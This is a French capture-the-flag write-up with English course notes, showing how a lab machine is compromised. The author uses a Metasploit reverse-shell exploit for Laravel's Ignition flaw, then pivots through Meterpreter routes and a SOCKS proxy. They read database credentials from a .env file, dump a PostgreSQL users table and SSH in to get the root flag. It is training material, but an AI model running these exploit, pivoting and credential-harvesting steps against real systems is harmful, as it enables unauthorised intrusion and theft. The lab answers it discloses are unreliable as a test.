[Day 9] Pivoting Dock the halls
Le Cours
Using Metasploit
If you are using the Web-based Kali machine or your own Kali machine, you can open Metasploit with the following msfconsole command:
$ msfconsole
Metasploit tip: View advanced module options with advanced
Metasploit Documentation: https://docs.metasploit.com/

msf6 >
After msfconsole is opened, there are multiple commands available:
# To search for a module, use the 'search' command:
msf6 > search laravel

# Load a module with the 'use' command
msf6 > use multi/php/ignition_laravel_debug_rce

# view the information about the module, including the module options, description, CVE details, etc
msf6 exploit(multi/php/ignition_laravel_debug_rce) > info

# View the available options to set
msf6 exploit(multi/php/ignition_laravel_debug_rce) > show options

# Set the target host and logging
msf6 exploit(multi/php/ignition_laravel_debug_rce) > set rhost 10.10.218.41
msf6 exploit(multi/php/ignition_laravel_debug_rce) > set verbose true

# Set the payload listening address; this is the IP address of the host running Metasploit
msf6 exploit(multi/php/ignition_laravel_debug_rce) > set lhost LISTEN_IP

# show options again
msf6 exploit(multi/php/ignition_laravel_debug_rce) > show options

# Run or check the module
msf6 exploit(multi/php/ignition_laravel_debug_rce) > check
msf6 exploit(multi/php/ignition_laravel_debug_rce) > run
You can also directly set options from the run command:
msf6 > use admin/postgres/postgres_sql
msf6 auxiliary(admin/postgres/postgres_sql) > run postgres://user:password@10.10.218.41/database_name sql='select version()'
[*] Running module against 172.28.101.51

Query Text: 'select version()'
==============================
    version
    -------
    PostgreSQL 10.5 on x86_64-pc-linux-musl, compiled by gcc (Alpine 6.4.0) 6.4.0, 64-bit
Using Meterpreter to pivot
Metasploit has an internal routing table that can be modified with the route command. This routing table determines where to send network traffic through, for instance, through a Meterpreter session. This way, we are using Meterpreter to pivot: sending traffic through to other machines on the network.
Note that Meterpreter has a separate route command, which is not the same as the top-level Metasploit prompt’s route command described below. If you are currently interacting with a Meterpreter session, you must first background it.
Examples:
# Example usage
route [add/remove] subnet netmask [comm/sid]

# Configure the routing table to send packets destined for 172.17.0.1 to the latest opened session
route add 172.17.0.1/32 -1

# Configure the routing table to send packets destined for 172.28.101.48/29 subnet to the latest opened session
route add 172.28.10.48/29 -1

# Output the routing table
route print
Socks Proxy
A socks proxy is an intermediate server that supports relaying networking traffic between two machines. This tool allows you to implement the technique of pivoting. You can run a socks proxy either locally on a pentester’s machine via Metasploit, or directly on the compromised server. In Metasploit, this can be achieved with the auxiliary/server/socks_proxy module:
use auxiliary/server/socks_proxy
run srvhost=127.0.0.1 srvport=9050 version=4a
Tools such as curl support sending requests through a socks proxy server via the –proxy flag:
curl --proxy socks4a://localhost:9050 http://10.10.218.41
If the tool does not natively support an option for using a socks proxy, ProxyChains can intercept the tool’s request to open new network connections and route the request through a socks proxy instead. For instance, an example with Nmap:
proxychains -q nmap -n -sT -Pn -p 22,80,443,5432 10.10.218.41
le Chall
Le chall d’aujourd’hui consiste à compromettre une machine (Enfin !). On en arrive donc à de vrai question comme on en a l’habitude.
Question 1 : Deploy the attached VM, and wait a few minutes. What ports are open?
name="Christmas"
repository="/home/kali/$name"
ip="10.10.193.152"
domain='thm'
cd $repository >/dev/null || mkdir $repository && cd $repository
grep "$ip $name ${name}.${domain}" /etc/hosts  >/dev/null || echo "$ip $name ${name}.${domain}" | sudo tee -a /etc/hosts

nmap  -Pn -A -T5 --top-port 1000 -oN $repository/txt -oX $repository/sploitable $ip
searchsploit --nmap $repository/sploitable
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-11 13:18 CET
Stats: 0:00:12 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 100.00% done; ETC: 13:18 (0:00:00 remaining)
Nmap scan report for Christmas (10.10.193.152)
Host is up (0.025s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.54 ((Debian))

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 85.52 seconds
Question 2 : What framework is the web application developed with?

Petit passage sur la page web, on trouve de suite le logiciel : Laravel v8.26.1 sur du PHP 7.4.30 passant par un Apache 2.4.54.
┌──(kali㉿kali)-[~/Christmas]
└─$ searchsploit laravel
---------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                    |  Path
---------------------------------------------------------------------------------- ---------------------------------
Laravel - 'Hash::make()' Password Truncation Security                             | multiple/remote/39318.txt
Laravel 8.4.2 debug mode - Remote code execution                                  | php/webapps/49424.py
Laravel Administrator 4 - Unrestricted File Upload (Authenticated)                | php/webapps/49112.py
Laravel Log Viewer < 0.13.0 - Local File Download                                 | php/webapps/44343.py
Laravel Nova 3.7.0 - 'range' DoS                                                  | php/webapps/49198.txt
PHP Laravel Framework 5.5.40 / 5.6.x < 5.6.30 - token Unserialize RCE (Metasploit)| linux/remote/47129.rb
--------------------------------------------------------------------------------- ---------------------------------
┌──(kali㉿kali)-[~/Christmas]
└─$ msfconsole
msf6 > search laravel

Matching Modules
================

   #  Name                                              Disclosure Date  Rank       Check  Description
   -  ----                                              ---------------  ----       -----  -----------
   0  exploit/unix/http/laravel_token_unserialize_exec  2018-08-07       excellent  Yes    PHP Laravel Framework token Unserialize Remote Command Execution
   1  exploit/multi/php/ignition_laravel_debug_rce      2021-01-13       excellent  Yes    Unauthenticated remote code execution in Ignition
Comme on le voit sur le searchploit, la 1ère attaque n’est pas exploitable car le logiciel est suffisament à jour. Mais qu’est donc la 2nd ? Petit recherche google sur laravel 8.26.1 exploit et l’on tombe sur la page de HackTricks. Ça semble être une bonne piste.
Question 3 : What CVE is the application vulnerable to?
La CVE en question se trouve sur HackTricks il s’agit de la CVE 2021-3129. La faille travaille en fait sur un sous module de laravel : Ignition. Ce dernier permet d’injecter du code à distance sans être connecté. Essayons :
┌──(kali㉿kali)-[~/Christmas]
└─$ localip=`ip a | grep tun0 | grep -oP '(?<=inet\s)\d+(\.\d+){3}'`
┌──(kali㉿kali)-[~/Christmas]
└─$ msfconsole -qx "use exploit/multi/php/ignition_laravel_debug_rce; setg RHOSTS ${name}.${domain} ; set LHOST $localip; run"
[*] Using configured payload cmd/unix/reverse_bash
[*] Started reverse TCP handler on 10.8.23.82:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] Checking component version to 10.10.193.152:80
[+] The target appears to be vulnerable.
[*] Command shell session 1 opened (10.8.23.82:4444 -> 10.10.193.152:46930) at 2022-12-11 13:36:09 +0100

ls
favicon.ico
index.php
robots.txt
web.config
Question 4 : What command can be used to upgrade the last opened session to a Meterpreter session?
Ok donc on a vu juste avant que l’on avait bien un terminal, mais celui-ci n’est pas super userfriendly et l’on souhaite désormais avoir un meterpreter (en vrai, j’pense que je vais regretter, je sais pas me servir de meterpreter mais voyons …)
RTFM : sessions -u -1.
background

Background session 1? [y/N]  y
msf6 exploit(multi/php/ignition_laravel_debug_rce) > sessions -u -1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [-1]

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 10.8.23.82:4433
[*] Sending stage (1017704 bytes) to 10.10.193.152
[*] Meterpreter session 2 opened (10.8.23.82:4433 -> 10.10.193.152:46278) at 2022-12-11 13:37:35 +0100
[*] Command stager progress: 100.00% (773/773 bytes)

msf6 exploit(multi/php/ignition_laravel_debug_rce) > sessions -1
[*] Starting interaction with 2...

meterpreter > ls
Listing: /var/www/html
======================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100644/rw-r--r--  603   fil   2022-09-11 02:44:10 +0200  .htaccess
100644/rw-r--r--  0     fil   2022-09-11 02:44:10 +0200  favicon.ico
100644/rw-r--r--  1731  fil   2022-09-11 02:44:10 +0200  index.php
100644/rw-r--r--  24    fil   2022-09-11 02:44:10 +0200  robots.txt
100644/rw-r--r--  1194  fil   2022-09-11 02:44:10 +0200  web.config
Question 5 : What file indicates a session has been opened within a Docker container?
Usuellement, j’aurai envoyé un linpeas pour voir ce que je peux faire, mais ça ne répondrait pas aux questions. Alors fouillons.
meterpreter > ls -lA /
Listing: /
==========

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100755/rwxr-xr-x  0     fil   2022-09-13 21:39:42 +0200  .dockerenv
Question 6 : What file often contains useful credentials for web applications?
On continue de fouillé, on trouve d’autres fichiers plutôt cool :
meterpreter > cat /var/www/.env
APP_NAME=Laravel
APP_ENV=local
APP_KEY=base64:NEMESCXelEv2iYzbgq3N30b9IAnXzQmR7LnSzt70rso=
APP_DEBUG=true
APP_URL=http://localhost

LOG_CHANNEL=stack
LOG_LEVEL=debug

DB_CONNECTION=pgsql
DB_HOST=webservice_database
DB_PORT=5432
DB_DATABASE=postgres
DB_USERNAME=postgres
DB_PASSWORD=postgres

BROADCAST_DRIVER=log
CACHE_DRIVER=file
QUEUE_CONNECTION=sync
SESSION_DRIVER=file
SESSION_LIFETIME=120

REDIS_HOST=127.0.0.1
REDIS_PASSWORD=null
REDIS_PORT=6379

MAIL_MAILER=smtp
MAIL_HOST=smtp.mailtrap.io
MAIL_PORT=2525
MAIL_USERNAME=null
MAIL_PASSWORD=null
MAIL_ENCRYPTION=null
MAIL_FROM_ADDRESS=null
MAIL_FROM_NAME="${APP_NAME}"

AWS_ACCESS_KEY_ID=
AWS_SECRET_ACCESS_KEY=
AWS_DEFAULT_REGION=us-east-1
AWS_BUCKET=

PUSHER_APP_ID=
PUSHER_APP_KEY=
PUSHER_APP_SECRET=
PUSHER_APP_CLUSTER=mt1

MIX_PUSHER_APP_KEY="${PUSHER_APP_KEY}"
MIX_PUSHER_APP_CLUSTER="${PUSHER_APP_CLUSTER}"
Question 7 : What database table contains useful credentials?
On vient de voir juste avant que l’on a une base de donnée postgreSQL. De plus, on a un compte avec ça pour faire (à minima) de la lecture. Alors allons lire !… Sauf qu’il n’y a rien pour lire la base de donnée sur la machine … Ni même de base de donnée directement dessus ! Alors serait-elle … Ailleurs ? ?
meterpreter > ipconfig

Interface  7
============
Name         : eth0
Hardware MAC : 02:42:ac:1c:65:32
MTU          : 1500
Flags        : UP,BROADCAST,MULTICAST
IPv4 Address : 172.28.101.50
IPv4 Netmask : 255.255.240.0

meterpreter > resolve webservice_database

Host resolutions
================
    Hostname             IP Address
    --------             ----------
    webservice_database  172.28.101.51
Bon, j’ai jamais fait ça encore. Notre database se trouve en faite sur une autre machine ! Et comme la machine web ne dispose pas d’outil, ça va être compliqué pour faire notre attaque.
Heureusement, pour ça, metasploit peut mettre en place du routage ! Et comme l’on sait également que l’on est sur une machine Dockerisée. Docker garde toujours en IP hôte la 172.17.0.1. On rajoute la route également.
meterpreter > background
msf6 exploit(multi/php/ignition_laravel_debug_rce) > sessions
Active sessions
===============
  Id  Name  Type                   Information               Connection
  --  ----  ----                   -----------               ----------
  1         shell cmd/unix                                   10.8.23.82:4444 -> 10.10.193.152:46930 (10.10.193.152
                                                             )
  2         meterpreter x86/linux  www-data @ 172.28.101.50  10.8.23.82:4433 -> 10.10.193.152:46278 (172.28.101.50
                                                             )

msf6 exploit(multi/php/ignition_laravel_debug_rce) > route add 172.28.101.51/32 -2
[-] Invalid gateway

msf6 exploit(multi/php/ignition_laravel_debug_rce) > route add 172.28.101.51/32 -1
[*] Route added
msf6 exploit(multi/php/ignition_laravel_debug_rce) > route add 172.17.0.1/32 -1
[*] Route added
msf6 exploit(multi/php/ignition_laravel_debug_rce) > route print

IPv4 Active Routing Table
=========================
Subnet             Netmask            Gateway
------             -------            -------
172.28.101.1       255.255.255.255    Session 2
172.28.101.51      255.255.255.255    Session 2

msf6 auxiliary(scanner/postgres/postgres_login) > search postgres

Matching Modules
================
#   Name                                                        Disclosure Date  Rank       Check  Description
-   ----                                                        ---------------  ----       -----  -----------
0   auxiliary/server/capture/postgresql                                          normal     No     Authentication Capture: PostgreSQL
1   post/linux/gather/enum_users_history                                         normal     No     Linux Gather User History
2   exploit/multi/http/manage_engine_dc_pmp_sqli                2014-06-08       excellent  Yes    ManageEngine Desktop Central / Password Manager LinkViewFetchServlet.dat SQL Injection
3   exploit/windows/misc/manageengine_eventlog_analyzer_rce     2015-07-11       manual     Yes    ManageEngine EventLog Analyzer Remote Code Execution
4   auxiliary/admin/http/manageengine_pmp_privesc               2014-11-08       normal     Yes    ManageEngine Password Manager SQLAdvancedALSearchResult.cc Pro SQL Injection
5   auxiliary/analyze/crack_databases                                            normal     No     Password Cracker: Databases
6   exploit/multi/postgres/postgres_copy_from_program_cmd_exec  2019-03-20       excellent  Yes    PostgreSQL COPY FROM PROGRAM Command Execution
7   exploit/multi/postgres/postgres_createlang                  2016-01-01       good       Yes    PostgreSQL CREATE LANGUAGE Execution
8   auxiliary/scanner/postgres/postgres_dbname_flag_injection                    normal     No     PostgreSQL Database Name Command Line Flag Injection
9   auxiliary/scanner/postgres/postgres_login                                    normal     No     PostgreSQL Login Utility
10  auxiliary/admin/postgres/postgres_readfile                                   normal     No     PostgreSQL Server Generic Query
11  auxiliary/admin/postgres/postgres_sql                                        normal     No     PostgreSQL Server Generic Query
12  auxiliary/scanner/postgres/postgres_version                                  normal     No     PostgreSQL Version Probe
13  exploit/linux/postgres/postgres_payload                     2007-06-05       excellent  Yes    PostgreSQL for Linux Payload Execution
14  exploit/windows/postgres/postgres_payload                   2009-04-10       excellent  Yes    PostgreSQL for Microsoft Windows Payload Execution
15  auxiliary/scanner/postgres/postgres_hashdump                                 normal     No     Postgres Password Hashdump
16  auxiliary/scanner/postgres/postgres_schemadump                               normal     No     Postgres Schema Dump
17  auxiliary/admin/http/rails_devise_pass_reset                2013-01-28       normal     No     Ruby on Rails Devise Authentication Password Reset
Les modules auxiliary.
J’ai testé différents modules pour metasploit avant de trouver le bon. La logique est cool alors je vais garder l’explication de ceux que j’ai testé :
auxiliary/server/capture/postgresql ==> Permet de faire un faux serveur postgresql. C’est bien mais on s’en fout !
auxiliary/scanner/postgres/postgres_login ==> Permet de bruteforce un login. Si on a le bon, il va pas garder la connexion ouverte pour autant …
auxiliary/scanner/postgres/postgres_schemadump ==> Récupère la Database entière.
auxiliary/admin/postgres/postgres_sql ==> Permet d’effectuer des requêtes SQL.
Donc on a un module qui permet de dumper la database postgresql. Reste plus qu’a le configurer.
msf6 auxiliary(scanner/postgres/postgres_schemadump) > info

       Name: Postgres Schema Dump
     Module: auxiliary/scanner/postgres/postgres_schemadump
    License: Metasploit Framework License (BSD)
       Rank: Normal

Provided by:
  theLightCosine <theLightCosine@metasploit.com>

Check supported:
  No

Basic options:
  Name               Current Setting      Required  Description
  ----               ---------------      --------  -----------
  DATABASE           postgres             yes       The database to authenticate against
  DISPLAY_RESULTS    true                 yes       Display the Results to the Screen
  IGNORED_DATABASES  template1,template0  yes       Comma separated list of databases to ignore during the schema dump
  PASSWORD                                no        The password for the specified username. Leave blank for a random password.
  RHOSTS             christmas.thm        yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT              5432                 yes       The target port
  THREADS            1                    yes       The number of concurrent threads (max one per host)
  USERNAME           postgres             yes       The username to authenticate as

Description:
  This module extracts the schema information from a Postgres server.


View the full module info with the info -d command.
msf6 auxiliary(scanner/postgres/postgres_schemadump) > set PASSWORD postgres
msf6 auxiliary(scanner/postgres/postgres_schemadump) > set RHOST 172.28.101.51
msf6 auxiliary(scanner/postgres/postgres_schemadump) > run

[*] 172.28.101.51:5432 - Found databases: postgres, template1, template0. Ignoring template1, template0.
[+] Postgres SQL Server Schema
 Host: 172.28.101.51
 Port: 5432
 ====================

---
- DBName: postgres
  Tables:
  - TableName: users_id_seq
    Columns:
    - ColumnName: last_value
      ColumnType: int8
      ColumnLength: '8'
    - ColumnName: log_cnt
      ColumnType: int8
      ColumnLength: '8'
    - ColumnName: is_called
      ColumnType: bool
      ColumnLength: '1'
  - TableName: users
    Columns:
    - ColumnName: id
      ColumnType: int4
      ColumnLength: '4'
    - ColumnName: username
      ColumnType: varchar
      ColumnLength: "-1"
    - ColumnName: password
      ColumnType: varchar
      ColumnLength: "-1"
    - ColumnName: created_at
      ColumnType: timestamp
      ColumnLength: '8'
    - ColumnName: deleted_at
      ColumnType: timestamp
      ColumnLength: '8'
  - TableName: users_pkey
    Columns:
    - ColumnName: id
      ColumnType: int4
      ColumnLength: '4'
Question 8 : What is Santa’s password?
msf6 auxiliary(scanner/postgres/postgres_schemadump) > use auxiliary/admin/postgres/postgres_sql
msf6 auxiliary(admin/postgres/postgres_sql) > info

       Name: PostgreSQL Server Generic Query
     Module: auxiliary/admin/postgres/postgres_sql
    License: Metasploit Framework License (BSD)
       Rank: Normal

Provided by:
  todb <todb@metasploit.com>

Check supported:
  No

Basic options:
  Name           Current Setting   Required  Description
  ----           ---------------   --------  -----------
  DATABASE       template1         yes       The database to authenticate against
  PASSWORD       postgres          no        The password for the specified username. Leave blank for a random password.
  RETURN_ROWSET  true              no        Set to true to see query result sets
  RHOSTS         christmas.thm     yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT          5432              yes       The target port
  SQL            sel3ct version()  no        The SQL query to execute
  USERNAME       postgres          yes       The username to authenticate as
  VERBOSE        false             no        Enable verbose output

Description:
  This module will allow for simple SQL statements to be executed
  against a PostgreSQL instance given the appropriate credentials.

msf6 auxiliary(admin/postgres/postgres_sql) > set DATABASE postgres
msf6 auxiliary(admin/postgres/postgres_sql) > set SQL sel3ct * from users;
msf6 auxiliary(admin/postgres/postgres_sql) > set RHOST 172.28.101.51
msf6 auxiliary(admin/postgres/postgres_sql) > run
[*] Running module against 172.28.101.51

Query Text: 'select * from users;'
==================================

    id  username  password  created_at                  deleted_at
    --  --------  --------  ----------                  ----------
    1   santa     p4$$w0rd  2022-09-13 19:39:51.669279  NIL

[*] Auxiliary module execution completed
N.B: J’ai changé un e du select en 3 : sans ça, mon IDE planté.
On a donc le compte de santa (c’est pas bien père Noël !)
Question 9 : What ports are open on the host machine?
Pour pouvoir faire un scan de port, il faut se servir de notre 1ère machine compromise comme d’un proxy. Encore une technique que je ne connais pas, heureusement, ils l’ont expliqué dans le cours. Par défaut, on mettra du proxy 4a sur le port 9050 et avec l’ip 127.0.0.1 car ce sont les paramètres déjà présent dans proxychain.
msf6 auxiliary(admin/postgres/postgres_sql) > use auxiliary/server/socks_proxy
msf6 auxiliary(server/socks_proxy) > info

       Name: SOCKS Proxy Server
     Module: auxiliary/server/socks_proxy
    License: Metasploit Framework License (BSD)
       Rank: Normal

Provided by:
  sf <stephen_fewer@harmonysecurity.com>
  Spencer McIntyre
  surefire

Available actions:
  Name   Description
  ----   -----------
  Proxy  Run a SOCKS proxy server

Check supported:
  No

Basic options:
  Name      Current Setting  Required  Description
  ----      ---------------  --------  -----------
  PASSWORD                   no        Proxy password for SOCKS5 listener
  SRVHOST   0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
  SRVPORT   1080             yes       The port to listen on
  USERNAME                   no        Proxy username for SOCKS5 listener
  VERSION   5                yes       The SOCKS version to use (Accepted: 4a, 5)

Description:
  This module provides a SOCKS proxy server that uses the builtin
  Metasploit routing to relay connections.
msf6 auxiliary(server/socks_proxy) > run SRVHOST=127.0.0.1 SRVPORT=9050 VERSION=4a
Je connaissais pas cette façon de programmer ses variables. C’est intéressant. Une fois le socket créer, on peut utiliser proxychain pour envoyer notre nmap :
┌──(kali㉿kali)-[~/Christmas]
└─$ proxychains -q nmap  -Pn -sT -A -T5 --top-port 1000 -oN $repository/$ip -oX $repository/sploitable2 $ip

Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-11 18:17 CET
Question 10 : What is the root flag?
Pour moi, le scan n’est jamais fini. J’ai du relancé la session pour réussir à envoyer le SSH.
┌──(kali㉿kali)-[~/Christmas]
└─$ proxychains ssh santa@172.17.0.1
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  172.17.0.1:22  ...  OK
santa@172.17.0.1's password:
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 4.15.0-156-generic x86_64)
root@hostname:~# ls
root.txt
root@hostname:~# cat root.txt
THM{47C61A0FA8738BA77308A8A600F88E4B}